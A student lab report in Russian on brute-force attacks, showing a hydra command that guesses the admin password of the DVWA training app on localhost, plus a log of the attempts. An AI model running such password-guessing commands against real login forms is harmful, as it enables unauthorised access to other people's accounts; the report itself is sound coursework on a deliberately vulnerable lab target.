

Индивидуальный проект - этап 3

Плугин Никита¹

3 марта, 2025, Москва, Россия

¹Российский Университет Дружбы Народов

Цели и задачи работы

Цель лабораторной работы

Целью данной работы является изучение атак типа брут-форс и инструмента hydra.

Процесс выполнения лабораторной работы

Атака брут-форс (англ. brute force attack) — это метод взлома, основанный на последовательном переборе возможных комбинаций значений (паролей, ключей шифрования и т. д.), чтобы подобрать правильное значение и получить несанкционированный доступ.

Атаки брут-форс являются одним из самых простых, но эффективных способов взлома учетных записей, если системы не защищены должным образом.

Сильные пароли, ограничения на количество попыток входа и двухфакторная аутентификация могут значительно уменьшить вероятность успешной атаки.




Рис. 1: Страница веб-формы

Команда для запуска hydra

```
hydra -l admin -P /usr/share/dirb/wordlists/small.txt \  
localhost http-get-form "/DVWA/vulnerabilities/brute/ \  
:username=^USER^&password=^PASS^&Login=Login: \  
H=Cookie: PHPSESSID=f2q94tbasiksr9q31mlg9d4qum; \  
security=medium:F=Username and/or password incorrect." \  
-V
```


Результат подбора



```
user@nsplugin: ~  
File Actions Edit View Help  
(0/0)  
[ATTEMPT] target localhost - login "admin" - pass "env" - 322 of 959 [child 3] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "environ" - 323 of 959 [child 2] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "environment" - 324 of 959 [child 7] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "error" - 325 of 959 [child 0] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "errors" - 326 of 959 [child 13] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "es" - 327 of 959 [child 9] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "esales" - 328 of 959 [child 15] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "esp" - 329 of 959 [child 11] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "established" - 330 of 959 [child 4] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "esupport" - 331 of 959 [child 12] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "etc" - 332 of 959 [child 14] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "event" - 333 of 959 [child 5] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "events" - 334 of 959 [child 1] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "example" - 335 of 959 [child 8] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "examples" - 336 of 959 [child 10] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "exchange" - 337 of 959 [child 6] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "exe" - 338 of 959 [child 3] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "exec" - 339 of 959 [child 2] (0/0)
```

Рис. 2: Результат подбора

Выводы по проделанной работе

Мы приобрели знания об атаках брут-форс и инструменте hydra.